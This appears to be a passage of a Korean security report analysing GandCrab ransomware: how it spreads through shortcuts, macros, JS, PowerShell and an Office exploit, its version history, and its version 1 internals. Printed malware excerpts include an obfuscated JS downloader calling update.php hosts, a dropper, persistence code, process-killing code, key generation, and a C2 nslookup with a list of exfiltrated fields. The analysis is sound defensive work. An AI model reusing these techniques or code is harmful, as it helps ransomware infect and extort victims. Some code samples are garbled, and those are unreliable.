악성 메일에 첨부된 파일의 압축을 해제하면 2~4가지의 파일이 나타난다. 그 중 하나의 파일은 숨겨진 파일로 랜섬웨어가 동작할 수 있는 악성파일이며, 나머지 파일들은 이미지 파일로 위장하고 있지만 링크로 설정된 파일들이다. 이미지 파일을 실행하면 설정된 명령어를 통해 숨겨진 파일을 실행하여 감염될 수 있도록 한다.




그림 13 바로가기 파일의 명령을 이용한 랜섬웨어 실행

## 2) 매크로(Macro)

악성 메일에 첨부된 Office 문서파일의 매크로 기능을 이용하여 PC를 감염시키는 방법을 사용하였다. 문서 내용을 확인하기 위해서 매크로 기능이 필요하다는 알람을 통해 사용자로 하여금 매크로가 동작될 수 있는 설정으로 변경하도록 유도하였다.




그림 14 악성 매크로 기능을 실행하도록 유도하는 문서

매크로가 동작되면 난독화된 VBA스크립트를 통해 랜섬웨어를 다운로드 하거나 파일을 생성하여 실행시킬 수 있다.




그림 15 VBA스크립트를 이용한 랜섬웨어 다운로드



### 3) JS스크립트

악성 메일에 첨부된 파일이나 링크를 통해 다운로드 받은 JS 파일이 실행되도록 유도하여 감염시키는 방법을 사용하였다.

※ Window 운영체제에서는 기본적으로 JS파일이 실행될 수 있는 환경으로 구성되어 있다.

JS 스크립트 파일은 백신이나 보안프로그램을 우회하기 위하여 난독화 및 인코딩 기법을 사용하였다.

[illegible]

그림 16 JS스크립트 내부에 존재하는 랜섬웨어 데이터

JS 스크립트 파일을 동작시키면, 스크립트에 따라 랜섬웨어를 다운로드 하거나

```
function xrwkdy(pfclxnj) { /* _+(yv1f 3zt5d0m82od+1sn2p */
    try { /* 3mfa uxs 0v0xycsd8 ni _x_ */
        epdfyn("http://x" . pfclxnj . ".com/update.php", function(tyvivrqj, error) { /* 1#0m9k65q pi4ll1elzycoog#4 */
            if (!error) { /* 2mw5v5docr2d942r o'dcfxbn lrhv */
                return pfclxnj(tyvivrqj, false); /* sasosy3j*1_z16*+r**j#e3s*)73 */
            } else { /* 4he00t5t5up5373(q#_u1_1f_ */
                epdfyn("http://w" . pfclxnj . ".com/update.php", function(tyvivrqj, error) { /* f(t549k*tinb y70#1b!6qfzqz*uw */
                    if (!error) { /* g63k49scl1qqt d#3_8pvc58umpcn */
                        return pfclxnj(tyvivrqj, false); /* r#4wxz bedq0p#59_yj y# */
                    } else { /* a82c4qx1b!wfs(qt)g1l#r6m */
                        epdfyn("http://.com/update.php", function(tyvivrqj, error) { /* 96fc)14#u8## z#055)z#7#w7 */
                            if (!error) { /* u# 1808 89ixw8h3j!_ewjq */
                                return pfclxnj(tyvivrqj, false); /* etxa#nn6i7fgy#m8#dbm#1 */
                            } else { /* 1 #pot9)6#u7#(3yo) jkpo5 */
                                return pfclxnj(null, true); /* r836s#9q#e2i6v8gv(110 */
                            } /* tl86hs29xy5r(*19#wla +5) */
                        }); /* st(56lcs3y5dfbx0g#oej7fo# */
                    } /* u#95_3g2v o3jf2z!1#mfu+fc */
                }); /* q#qmg6e59!#xh8fql#8#ptc */
            } /* *edcl 46xaa(0nn b* r _l_y3~3 */
        }); /* s#w ^xufps#hkwdz sj)(i#6 */
    } catch (error) { /* f#(_x#tj19)r#4#848b#as782*d1_ */
        return pfclxnj(null, true); /* 0#vms!(88t rst ^mn)2s3m*7u1@^ */
    } /* %x#+ 6#x05#wq 55z#76 er#lg */
} /* dux8ou(fx4xi^ mw5x o.1 */ /* 0p(0kccac01p5vne0cej#r4#ev1j */
```

그림 17 JS스크립트를 이용한 랜섬웨어 다운로드

내부 데이터를 디코딩하고 악성파일을 생성하여 실행시키게 된다.

## Ransom File Create

```
bsmedfuo(oweweco,otgispy+'whexqtjqjad.exe');
if (edgyrj.FileExists(otgispy+whexqtjqjad.exe)) {
    try{
        rqgarwtwx.ShellExecute(''+otgispy+whexqtjqjad.exe+'', '', , open, 1);
    }
    catch(e) {
        Path : %USERPROFILE%\whexqtjqjad.exe
    }
}
</script>
```

그림 19 생성된 랜섬웨어 실행

악성 메일에 첨부된 파일이나 링크를 통해 다운로드 받은 파일은 파워셸로 만들어진 PS파일을 실행하도록 설정하여 감염시키는 방법을 사용하였다. 실행된 파워셸은 랜섬웨어를 생성하고 실행하여 파일을 암호화하도록 하였다.

파워셸 내부에는 Base64로 인코딩된 랜섬웨어 데이터가 존재하며, 파워셸이 실행되면서 데이터를 디코딩하고 메모리에 적재하여 실행시키는 구조로 되어있다.

```

YvQAAHAAAAFAAA//8AALGAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAFAAAAAA4Fug
AtAnI2g8tMhVghPcyBumcnfC1GNhbmSvdCB1ZSB5dh4g4rE9TIG1vZGUdQ0k7AAAAAAAABCDzK5GhJ3Q
109bE2p4BDxzkuQ509fF0ShCBhJ3QV85P0F5pAdPdBEBKQR090E2pZ8gmj3QRQ6KEJ3pDpFDosQrHo90E0U1B
5j3QV7pZ2gApDBAAAAAFAAAAAAAAAAFAFBFAABMAQJAgD9/vMaAAAAAFAAAAAAAAAAICQ5BDA3AAADTBAAAAAA
DQAA8BAAAAHwAAAAAQAABAAAACAAF4EAAAAAAUUAQAAAAAAEECAAAEAAAAAFAAGBAQQA4EAAEAAAAAAQA
AAAAAAAAEFAAAAAAAAAAAAAAEABATIAAAAAATIAEAAAAAAAAAAAAAAAAAAAAAAAAAAIAU8AAAAAFAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAACD4BEAFAAAAAAAAAAAAAADHAAACAgAAAAAAAAAAAAAAAAAAAAAAAAAAAA

```

Base64 Decode

↓

```

fZ.....yy.....@.....è.....' f!i!This progna
cannot be run in DOS mode.

[.....] ..hA.h+A.h_A.9.A.h+A_9(A ..h+A_9.Ayh+A..dA.hA.hdA.hA.:.A
hA.:.A.h+A.:)A.h+ARich.hA.....PE.L..D?.

.....ð.....U.....9.....ð.....@.....
.....1@.....

```

그림 21 Base64로 디코딩하여 랜섬웨어 확인

최근에는 JS스크립트와 파워셸 두 가지 기법을 모두 사용하는 랜섬웨어가 발견되기도 하였다.

## 5) 취약점

최근에는 Office 취약점을 이용하여 문서를 통해 감염시키는 기법을 사용하였다. 문서파일을 열람할 수 있는 MS Office 프로그램에 존재하는 취약점으로 문서를 열람한 순간 감염이 되어 파일이 암호화된다.

The screenshot displays a list of embedded objects in a document. The objects are listed with their format ID, class name, data size, and source path. A red arrow points from the text '추출된 악성파일' (Extracted malicious files) to the list of files.

Name	Date modified	Type	Size
2nd.bat	2018-12-07 오후 5:...	Windows Batch File	3 KB
decoy.doc	2018-12-07 오후 5:...	Microsoft Office ...	32 KB
exe.exe	2018-12-07 오후 5:...	Application	301 KB
inteldriverupd1.sct	2018-12-07 오후 5:...	Windows Script C...	1 KB
object_000C08B9.bin	2018-12-07 오후 5:...	BIN File	3 KB
TaskK.BaT	2018-12-07 오후 5:...	Windows Batch File	1 KB

그림 22 문서파일 내부에 존재하는 악성파일 추출

문서 내부에는 취약점(CVE-2017-8570)을 통해 실행되는 스크립트(sct파일)가 존재하고 스크립트는 악성파일들을 순차적으로 동작시킨다.



그림 23 순차적으로 실행되는 악성파일

결과적으로 실행된 악성파일은 파일을 암호화하는 실행파일을 실행시키고, 악성 문서를 종료한 뒤 정상문서가 열린 것처럼 디코이(Decoy) 문서를 실행하여 악성 행위를 은폐하였다.



## IV. 갠드크랩 악성코드 상세분석

갠드크랩은 불필요하거나 개선해야 할 사항을 수정하면서 더욱 위협적으로 진화했다. 또한, 공격자는 랜섬웨어를 대응하는 보안관계자들에게 경고를 하는 등 적극적인 표현을 하는 것으로 보아 앞으로도 진화된 갠드크랩 랜섬웨어가 나타날 것으로 예상된다. 다음은 갠드크랩을 분석하고, 버전별로 나타나는 특징을 비교·분석한 내용이다.

### 1. 버전 별 주요 특징

지속적인 공격을 시도하면서 백신을 무력화하는 특징을 추가하였고, 파일을 암호화하는 알고리즘과 암호화에 사용되는 키 생성 및 관리 방식 등을 변경하였다.

	GandCrab v1	GandCrab v2	GandCrab v3	GandCrab v4	GandCrab v5
통신기능	○	○	○	△ (실제 불필요)	○ (실제 불필요)
암호화 대상	대상 확장자	대상/제외 확장자	제외 확장자	제외 확장자	제외 확장자
암호 알고리즘	RSA-AES	RSA-AES	RSA-AES	RSA-Salsa20	RSA-Salsa20
네트워크 공유폴더 암호화	X	X	X	○	○
랜섬노트	○	○	○	○	○
암호화 확장자	.GBCD	.CRAB	.CRAB	.KRAB	[임의의 문자]
바탕화면 변경	X	X	○	X	○
백신 무력화	X	X	X	○	○
특정 프로세스 종료	○	○	○	○	○
RSA 키 획득	네트워크 수신 /키 생성	네트워크 수신 /키 생성	네트워크 수신 /키 생성	키 생성	키 생성
RSA 키 관리	-	-	-	레지스트리 저장 (암호화된 데이터)	레지스트리 저장 (암호화된 데이터)
파일 암호화 키 관리	암호화가 진행된 파일데이터 내부에 저장				

※ 악성코드 버전별 분석 정보는 상이할 수 있음

< 기능 변경내용 및 목적 >

▶ 통신기능

- 목적 : 통신이 불가능한 환경에서도 암호화 및 복호화 가능
- 변경 : 암호화에 사용되는 RSA 공개키를 통신을 통해 받아오는 방식과 내부에 존재하는 공개키를 이용하는 방식 모두 사용가능하도록 변경

▶ 암호화 대상

- 목적 : 많은 수의 파일 암호화와 암호화 속도 개선
- 변경 : 대상이 되는 파일은 모든 데이터를 암호화하고 제외되는 파일과 대상이 되는 파일이 아니면 일정 데이터 크기만 암호화로 변경

▶ 암호 알고리즘

- 목적 : 간결한 코드 및 파일 암호화 속도 개선
- 변경 : 파일 암호화에 사용되는 알고리즘이 [Salsa20]으로 변경  
※ RSA 공개키와 함께 사용함으로 salsa20 알고리즘의 취약점을 보완

▶ 암호화 확장자

- 변경 : 암호화가 완료된 파일 확장자는 임의의 문자로 변경

▶ 바탕화면 변경

- 목적 : 사용자가 인지할 수 있도록 감염된 사실 통보
- 변경 : 랜섬웨어에 감염되었다는 메시지가 나타나는 이미지로 바탕화면 변경

▶ 백신무력화

- 목적 : 백신무력화를 통해 랜섬웨어 실행
- 변경 : 백신을 종료하거나 삭제시키는 기능을 포함

▶ 키관리

- 목적 : 통신기능의 변경으로 키 생성 및 관리 방식 변경
- 변경 : 감염된 시스템에서 RSA 키를 생성하고 레지스트리에 저장하는 방식으로 변경

## ■ 갠드크랩 악성코드 타임라인

날짜	버전	상세 내용
2018년 1월	1.x	Dash 코인 요구
3월	2.x	저작권 위반 경고 메일로 유포
4월		입사지원서 위장 메일로 유포 안랩 v2.1 kill-switch 공개
5월	3.x	교통 범칙금 위장 메일로 유포 택배 안내 위장 메일로 유포
6월		피고소환장 위장 메일로 유포
7월		Fortinet, v4.0 kill-switch 공개
7월	4.1	SMB 익스플로잇 포함 안랩, 암호화 방지 툴 배포
7월	4.1.2	악성코드 내 Mutex에 Fortinet과 안랩 언급, kill-switch 변형 → 안랩 새로운 암호화 방지 툴 배포
8월	4.2.1	V3 Lite 공격 코드(커널 메모리 커럽션으로 블루스크린)
8월	4.3	윈도우 버전에 맞는 V3 언인스톨러 실행 js파일 내부에 인코딩 내용을 실행파일로 드랍해서 실행
9월		V3 언인스톨 화면 숨김 & 자동 버튼 클릭 AVAST 백신 삭제 기능 추가
9월	4.4	PowerShell script 이용해서 다운로드하여 실행
9월	5.0	랜섬노트가 txt → html, 확장자 KRAB → 랜덤 Fallout ExploitKit이용 멀버타이징으로 유포
10월	5.0.1	WMIC를 이용한 V3 Lite 제거기능 추가 정상 프로세스에 인젝션 시켜 동작 랜섬노트가 html → txt 구글검색을 통해 소프트웨어 다운로드로 위장하여 유포
10월	5.0.2	V3 언인스톨 방식 변경
10월	5.0.4	이미지 파일(정상) 2개 드랍 비트디펜더, v1, v2, v5 복구툴 공개 이셋, 시리아 위한 v1.0, v5.0 복구툴 공개 비트디펜더 복구툴 우회
11월		V3 Lite 제거기능 삭제
12월	5.0.9	랜섬웨어 실행되기 전 메시지 박스 출력

## ■ 동작 순서도

갠드크랩 랜섬웨어는 아래와 같이 동작한다.

1. 뮉텍스 생성 및 특정 프로세스 종료
2. RSA 공개키/비밀키 생성
3. 감염시스템 정보 전송
4. 암호화 대상 파일 확장자 디코딩
5. 파일 암호화
6. 파일 암호화 결과 전송
7. 볼륨쉐도우 복사본 삭제
8. 사용자에게 감염사실 통보 (랜섬노트)




그림 24 갠드크랩 동작 순서도



## 2. 랜드크랩 버전 1 분석

### 1) 뮅텍스 생성

악성코드는 처음, 시스템 정보(볼륨시리얼번호, 프로세서 이름, 프로세서 아이디)를 수집하고 수집한 정보를 CRC32 연산으로 32바이트의 문자열로 만든다. 이는 감염된 시스템의 고유의 식별자로 이용된다.




그림 25 시스템 정보 수집 및 고유 ID 생성

생성된 32바이트 문자열을 뮅텍스 명으로 사용해 중복 실행(중복 감염)을 방지 한다.




그림 26 뮅텍스 생성

### 2) 자가 복제 및 자동실행 설정

현재 실행 위치를 확인하고 실행 위치가 임시폴더가 아닐시 “PRIDUR” 이라는 6자리의 문자열과 CryptGenRandom 함수를 이용해 6자리의 랜덤문자열을 만든다.

※ 이후 버전에서는 실행 위치를 확인하지 않음

```

GetModuleFileNameW(0, origin_v1, 0x100u); // run path
GetTempPathW(0x100u, new_v2);
if ( sub_406EC2(origin_v1, (new_v2 + 2)) )
{
    v3 = origin_v1;
}
else
{
    name_String2 = 'P'; // PRIDUR
    v12 = 'I';
    v13 = 'D';
    v14 = 'U';
    v16 = '\\0';
    v11 = 'R';
    v15 = 'R';
    v4 = lstrlenW(&name_String2);
    sub_406F68(&name_String2, v4); // gen ran_name[6]
    GetEnvironmentVariableW(L"AppData", new_v2, 0x100u);
    if ( sub_406EC2(origin_v1, (new_v2 + 2)) )
    {
        v5 = lstrlenW(origin_v1);
        v6 = sub_4044FC(Data, 2 * v5 + 10);
        v9 = origin_v1;
    }
    else
    {
        lstrcatW(new_v2, L"\\Microsoft\\");
        lstrcatW(new_v2, &name_String2);
        lstrcatW(new_v2, L".exe");
        if ( !sub_402883(origin_v1, new_v2) ) // file copy
            goto LABEL_11;
        v7 = lstrlenW(new_v2);
        v6 = sub_4044FC(Data, 2 * v7 + 10);
        v9 = new_v2;
    }
}

```

그림 27 악성코드 자가 복제

생성된 문자열을 파일명으로 사용해 아래 위치에 복사한다.

	내용
파일 경로	%AppData%\Microsoft\임의의 6자리 문자열.exe

사용자 로그인시 악성코드가 자동으로 실행 될 수 있도록 “PRIDURASHKA”라는 11자리 문자열과 CryptGenRandom 함수를 이용해 임의의 11자리 값 이름을 생성하고 다음과 같이 레지스트리에 추가한다.

	데이터
레지스트리 경로	HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
값 이름	opytIzamwww [임의의 11자리 문자열]
값 데이터	%appdata%\Microsoft\임의의 6자리 문자열.exe (or) %temp%\원본 파일명]

### 3) 프로세스 종료

암호화 대상 파일의 핸들을 특정 프로세스가 가지고 있어 파일 암호화가 정상적으로 진행되지 못하는 문제를 해결하기 위해 관련 프로세스들을 종료 시킨다.

```

Process32FirstW(v1, v2);
}
do
{
    v4 = 0;
    do
    {
        if ( !lstrcmpiW((&lpString1)[v4], v3->szExeFile) )
        {
            v5 = OpenProcess(1u, 0, v3->th32ProcessID);
            hObject = v5;
            if ( v5 )
            {
                TerminateProcess(v5, 0);
                CloseHandle(hObject);
            }
        }
        ++v4;
    }
    while ( v4 < 0x27 );
    v6 = hSnapshot;
}
while ( Process32NextW(hSnapshot, v3) );

```

그림 28 프로세스 탐색 및 종료

종료 프로세스 목록은 아래와 같다.

종료 프로세스 목록		
msftesql.exe	sqlagent.exe	sqlbrowser.exe
sqlservr.exe	sqlwriter.exe	oracle.exe
ocssd.exe	dbnmp.exe	synctime.exe
mydesktopqos.exe	agntsvc.exeisqlplussvc.exe	xfssvccon.exe
mydesktopservice.exe	ocautoupds.exe	agntsvc.exeagntsvc.exe
agntsvc.exeencsvc.exe	firefoxconfig.exe	tbirdconfig.exe
ocomm.exe	mysqld.exe	mysqld-nt.exe
mysqld-opt.exe	dbeng50.exe	sqbcoreservice.exe
excel.exe	infopath.exe	msaccess.exe
mspub.exe	onenote.exe	outlook.exe
powerpnt.exe	steam.exe	sqlservr.exe
thebat.exe	thebat64.exe	thunderbird.exe
visio.exe	winword.exe	wordpad.exe

#### 4) RSA 공개키, 개인키 생성

악성코드는 키 교환 및 파일 암호화키 암호화에 사용할 RSA 공개키와 개인키(비밀키)를 생성한다.

```
if ( !CryptAcquireContextW(&hProv, 0, L"Microsoft Enhanced Cryptographic Provider v1.0", 1u, 0) )
{
    if ( GetLastError() != 0x80090016 )
        return 0;
    if ( !CryptAcquireContextW(&hProv, 0, L"Microsoft Enhanced Cryptographic Provider v1.0", 1u, 8u) )
        return 0;
}
CryptGenKey(hProv, 0xA400u, 0x8000001u, &hKey); // RSA public key exchange algorithm.
CryptExportKey(hKey, 0, 6u, 0, pbData, pdwDataLen); // RSA1 (Public)
CryptExportKey(hKey, 0, 7u, 0, a3, a4);           // RSA2 (Private)
CryptDestroyKey(hKey);
CryptReleaseContext(hProv, 0);
return 1;
```

그림 29 RAS 공개키, 개인키 생성

#### 5) 공격자 서버와의 통신 (정보 전송 및 키 획득)

악성코드는 BIT<sup>5)</sup> 도메인사용하며, 특정 DNS에 질의해 도메인에 대한 정보를 받아온다. DNS가 정상적으로 아이피(공격자 서버)를 받아오면 정보를 송신하고 파일 암호화에 사용할 RSA 공개키를 수신 받는다.

※ DNS와 DNS에 질의하는 도메인명은 버전, 샘플 별로 상이할 수 있음

```
if ( !CreateProcessW(0, &CommandLine, 0, 0, 1, 0, 0, 0, &StartupInfo, &ProcessInformation) )//
    // nslookup gandcrab.bit a.dnspod.com
return GetLastError();
```

그림 30 a.dnspod.com에 gandcrab.bit 질의

정보 유출지와 통신은 암호화 전 과 후로 나뉘며 각 상황에 맞는 식별자를 추가 하여 아래 정보를 송신하며, 통신 내용은 RC4와 BASE64로 인코딩 되어있다.

5) BIT 도메인 : 블록체인을 활용한 도메인으로 중앙관리자가 없으며 익명성을 보장한다.

(암호화 시작) action = call		(암호화 종료) action = result	
수집 정보	값 이름	수집정보	값 이름
공인 아이피	ip=	암호화 파일 개수	e_files=
시스템 유저 정보	pc_user=	암호화 파일의 총 크기	e_size=
시스템 이름	pc_name=	암호화에 걸린 시간	e_time=
시스템 그룹	pc_group=	시스템 그룹	pc_group=
실행중인 백신	av=	랜섬아이디(고유 식별자)	ransom_id=
시스템 언어	pc_lang=		
러시아어 사용 유무	pc_keyb=		
운영체제 버전	os_major=		
운영체제 비트	os_bit=		
랜섬아이디(고유 식별자)	ransom_id=		
하드디스크 정보	hdd=		
시스템 생성 공개키	pub_key=base64(pub_key)		
시스템 생성 개인키	private_key=base64(private_key)		
버전	version=		

송신할 정보는 다음과 같이 수집한다.

